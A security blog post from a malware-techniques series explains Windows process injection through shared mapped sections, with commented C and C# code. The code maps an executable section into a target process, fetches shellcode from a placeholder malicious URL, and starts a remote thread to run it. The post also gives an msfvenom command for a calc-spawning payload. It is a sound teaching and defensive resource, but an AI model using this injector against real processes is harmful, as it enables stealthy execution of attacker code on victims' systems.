Malware Series: Process Injection Mapped Sections

trustedsec.com/blog/malware-series-process-injection-mapped-sections

We're back with another post about common malware techniques. This time, we are talking about using shared memory sections to inject and execute code in a remote process. This method of process injection uses Windows Section Objects to create a memory region that can be shared between processes. In the process created by the attacker, a memory section is created with privileges to share with other processes. The shellcode is copied into this memory region, which is mirrored into all processes sharing the view of this memory section. The section is then mapped to the remote processes and a new thread is started in the remote processes to execute the code.

We will demonstrate this method in C and C#, like we have in previous posts.

How does it work?




FIgure 1 – Illustration of the Injection process

The main goal of all injection methods is to execute code into the memory space of a remote process. This method uses the Windows API NtCreateSection function. The NtCreateSection will create a section of memory to share between processes. This memory doesn't live in the virtual memory region of the calling application but in the kernel. These memory spaces can be backed by files or pages (actual memory). When an application wants access to this memory area, it needs to create a view. The view is then mapped into the process's virtual memory using its memory management.

Depending on the way the memory is set up, the view can allow the process to read, write, or execute the memory view. This technique will create a Section Object (NtCreateSection) backed by memory and shared with other processes. Even though the malicious process created the Section Object, it will need to create a view in order to manipulate it. The view is created with the NtMapViewOfSection api call. The first view created will belong to the malicious process and only needs permissions to read and write to the Section Object, since we will not be executing the shellcode from this process.

After the local Section Object is mapped into the malicious process's memory, we will then map the same Section Object into a remote target process's memory space using the same NtMapViewOfSection call.

It is worth noting that the address of the mapped sections will vary depending on the memory layout of each process, so don't expect the addresses to be the same. Instead of providing the handle to the malicious process, we will use OpenProcess Api to get a handle to a remote process. Note this process needs to be one that we have permission to access, i.e., a process owned by the same user.

The main difference between the local and remote mapped sections is that the remote section needs to have the read, write, and execute permissions. The write permission depends on the shellcode in use.

Metasploit-generated payloads include an obfuscation stub that overwrites itself and needs the write permission or it will crash. Now the hard part is complete, we need to copy the shellcode into the mapped section and execute it.

Moving the memory is as easy as using a memcpy to copy it from the local memory. Once the local processes copies the memory into the section, it is mirrored on the remote memory view. The local process then creates a new remote thread and instructs that thread to execute the view memory space.

Code Demonstration in C# and C++

The shellcode used in these examples was created using *msfvenom -f raw -p windows/exec CMD="c:\\windows\\system32\\calc.exe" -o spawn_calc.x64.sc.* The shellcode was not packed or protected in any way.

The first code sample we will be reviewing is written in C. In this example, the program downloads the shellcode from a remote server and then writes it into the shared memory space. For the sake of brevity, we are not including the code for the getShellCode function.

```
106 int main( int argc, char* argv[] )
107 {
108     SIZE_T size = 4096;
109     LARGE_INTEGER sectionSize = { size };
110     HANDLE sectionHandle = NULL;
111     PVOID localSectionAddress = NULL;
112     PVOID remoteSectionAddress = NULL;
113     DWORD targetPID = 0;
114     int max = 0x2000;
115
116     if( argc != 2 )
117     {
118         printf("USAGE: %s <target PID>\n", argv[0] );
119         return -1;
120     }
121
122     char* buf = (char*)VirtualAlloc(NULL, max, MEM_RESERVE | MEM_COMMIT,
PAGE_READWRITE);
123     int buf_sz = getShellCode("http://mal_download.com/spawn_calc.x64.sc", buf);
124     targetPID = atoi( argv[1] );
125
126     // create a memory section
127     NtCreateSection(§ionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE |
SECTION_MAP_EXECUTE,
128             NULL, (PLARGE_INTEGER)§ionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT,
NULL);
129
130     // create a view of the memory section in the local process
131     NtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress,
NULL, NULL,
132             NULL, &size, 2, NULL, PAGE_READWRITE);
133     printf("localSectionAddress (%p)\n", localSectionAddress);
134
135     // create a view of the memory section in the target process
136     HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, targetPID);
137     NtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, NULL,
NULL, NULL,
138             &size, 2, NULL, PAGE_EXECUTE_READWRITE);
139     printf("remoteSectionAddress (%p)\n", remoteSectionAddress);
```

Lines 106: Is the main function declaration

Lines 108 - 114: Set up the local variables

Lines 116 - 120: Check the program parameters to ensure the use entered a process ID of the target process to inject into

Lines 122 - 124: Allocate a local buffer and populate it with the shellcode retrieved from a remote server

Lines 126 - 128: Create a section of memory that is shareable between processes and has read, write, and execute permissions. The call to the NtCreateSection returns a Pointer to the section.

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(
    [out] PHANDLE SectionHandle,
    [in] ACCESS_MASK DesiredAccess,
    [in, optional] POBJECT_ATTRIBUTES ObjectAttributes,
    [in, optional] PLARGE_INTEGER MaximumSize,
    [in] ULONG SectionPageProtection,
    [in] ULONG AllocationAttributes,
    [in, optional] HANDLE FileHandle );
```

Lines 130 - 133: Creates a view into the shared memory using the API NtMapViewOfSection for the local process

The view is the only part of the Mapped Section that is visible to the program. The program will allocate a memory region for the shared memory independently of each other. As seen in Figure 2, the two (2) programs have the same data in two (2) different address spaces. Each process can also have multiple views to the same or different shared memory.

```
NTSYSAPI NTSTATUS ZwMapViewOfSection(
    [in] HANDLE SectionHandle,
    [in] HANDLE ProcessHandle,
    [in, out] PVOID *BaseAddress,
    [in] ULONG_PTR ZeroBits,
    [in] SIZE_T CommitSize,
    [in, out, optional] PLARGE_INTEGER SectionOffset,
    [in, out] PSIZE_T ViewSize,
    [in] SECTION_INHERIT InheritDisposition,
    [in] ULONG AllocationType,
    [in] ULONG Win32Protect );
```

Lines 135 - 136: Using the supplied Process ID to open a handle to the target process

Lines 137 - 139: Creates a view into the shared memory using the API NtMapViewOfSection for the remote process

The value supplied to the Win32Protect parameter of this second call to NtMapViewOfSection must contain the write bit, the PAGE_EXECUTE_READWRITE, for shellcode generated using msfvenom, which obfuscates its payloads using an XOR routine that overwrites its own memory. If the write option is not provided, then the code will crash.




Figure 2 – View of the Mapped Section in both Processes

```
140
141     // copy shellcode to the local view, which will get reflected in the target process's mapped view
142     memcpy(localSectionAddress, buf, size);
```

Line 142: Copies the downloaded shellcode into the view in the local process

This eliminates the need to try and write to a remote process. As shown in Figure 3, the changes to one (1) view are mirrored across all views.




Figure 3 – After the Shellcode was Copied into the Local Mapped Memory

```
143
144     HANDLE targetThreadHandle = NULL;
145     RtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0, remoteSectionAddress, NULL,
146             &targetThreadHandle, NULL);
147
148     VirtualFree( buf, NULL, NULL );
149     return 0;
150 }
```

Lines 144 - 146: Creates a thread in the remote process and provides the memory address of the view as the execution point

This will cause the remote program to execute the shellcode.




Figure 4 – Final Execute of Shellcode Spawns Calculator

The next code excerpt is in C# and performs the same actions as the C code above. We are not going to walk through the C# code line by line this time—it's almost a direct port of the C code. The C# code is wrapped in an unsafe tag, which allows us to use memory unsafe direct pointers. The main difference between the two (2) code samples is that we needed to define each of the API calls.

The following code is divided into groups to match those from the C section, with the exception of the first part, which is the defined API calls, and declares variables to make reading easier. The following definitions are obtained through pinvoke.net.

```
    unsafe public class Blah
    {
        [DllImport("ntdll.dll", SetLastError = true, ExactSpelling = true)]
        static extern UInt32 NtCreateSection(ref IntPtr SectionHandle, UInt32 DesiredAccess, IntPtr ObjectAttributes, ref UInt32 MaximumSize, UInt32 SectionPageProtection

        [DllImport("ntdll.dll", SetLastError = true)]
        static extern uint NtMapViewOfSection(IntPtr SectionHandle, IntPtr ProcessHandle, ref IntPtr BaseAddress, IntPtr ZeroBits, IntPtr CommitSize, out ulong SectionOff

        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

        [DllImport("ntdll.dll", SetLastError=true)]
        static extern IntPtr RtlCreateUserThread(IntPtr processHandle, IntPtr threadSecurity, bool createSuspended, Int32 stackZeroBits, IntPtr stackReserved, IntPtr stac

        [DllImport("msvcrt.dll", EntryPoint = "memcpy", CallingConvention = CallingConvention.Cdecl, SetLastError = false)]
        public static extern IntPtr memcpy(IntPtr dest, IntPtr src, uint count);

        private static uint SECTION_MAP_WRITE = 0x0002;
        private static uint SECTION_MAP_READ = 0x0004;
        private static uint SECTION_MAP_EXECUTE = 0x0008;


        private static uint PAGE_READWRITE = 0x04;
//        private static uint PAGE_EXECUTE_READ = 0x20;
        private static uint PAGE_EXECUTE_READWRITE = 0x40;
        private static uint SEC_COMMIT = 0x8000000;

        private static uint PROCESS_ALL_ACCESS = 0x1fffff;
```

The following section declares the local variables and obtains the shellcode from a remote server.

```
        public static void Main(string[] args)
        {
            byte[] buf = new byte[10];
            IntPtr sectionHandle = IntPtr.Zero;
            int size = 4096;
            ulong tmp = new ulong();
            UInt32 sectionSize = (uint)size;
            IntPtr localSectionAddress = IntPtr.Zero;
            IntPtr remoteSectionAddress = IntPtr.Zero;

            int buf_sz = getShellCode("http://mal_download.com/spawn_calc.x64.sc", ref buf);
            Console.WriteLine("ShellCode of Size "+ buf_sz);
```

Check the command line parameters to ensure that it contains the PID of the target process. Next, create the shared memory section.

```

            int targetPID = 0;
            try
            {
                targetPID = int.Parse( args[0] );
            } catch
            {
                Console.WriteLine("Invalid parameter use an integer for the PID");
                System.Environment.Exit(1);
            }
            Console.WriteLine(targetPID);

            // create a memory section
            NtCreateSection(ref sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, IntPtr.Zero,
                    ref sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, IntPtr.Zero);
```

Next we create the local and remote views into the shared memory section. Figure 5 displays the sections from each memory space. Again, the memory address in each process will be different.

```

            // create a view of the memory section in the local process
            NtMapViewOfSection(sectionHandle, Process.GetCurrentProcess().Handle, ref localSectionAddress, IntPtr.Zero,
                    IntPtr.Zero, out tmp, out size, 2, 0, PAGE_READWRITE);
            Console.WriteLine("localSectionAddress (0x{0:x})", localSectionAddress.ToInt64());

            // create a view of the memory section in the target process
            IntPtr targetHandle = OpenProcess(PROCESS_ALL_ACCESS, false, targetPID);
            NtMapViewOfSection(sectionHandle, targetHandle, ref remoteSectionAddress, IntPtr.Zero, IntPtr.Zero, out tmp,
                    out size, 2, 0, PAGE_EXECUTE_READWRITE);
            Console.WriteLine("remoteSectionAddress (0x{0:x})", remoteSectionAddress.ToInt64() );

```





Figure 5 – View of the Mapped Section in both Processes

Copy the shellcode from the buffer it was downloaded to the view. The addition of the fixed is required to allow for pointer manipulation of the byte array. Figure 6 shows the contents of the shellcode in both the local and remote views.

```

            // copy shellcode to the local view, which will get reflected in the target process's mapped view
            fixed( byte* p = buf )
            {
                IntPtr ptr = (IntPtr)p;
                memcpy(localSectionAddress, ptr, (uint)size);
            }
```



Finally, a remote thread is created in the target process instructing it to execute the shellcode in the view memory space. Figure 7 shows the results of the shellcode execution, and a calculator app is spawned.

```
            IntPtr targetThreadHandle = IntPtr.Zero;
            RtlCreateUserThread(targetHandle, IntPtr.Zero, false, 0, IntPtr.Zero,
IntPtr.Zero, remoteSectionAddress,
                IntPtr.Zero, ref targetThreadHandle, IntPtr.Zero);
        }
```




Figure 7 – Final Execute of Shellcode Spawns Calculator

Reversing the Executables

In past blogs, we have used this section to show the decompilation of the compiled executable using Ghidra and DnSpy. These tools, along with IDA, Binary Ninja, Radare2 and others, are all so good at decompiling the executable back into C or C# language that we are not going to include it going forward.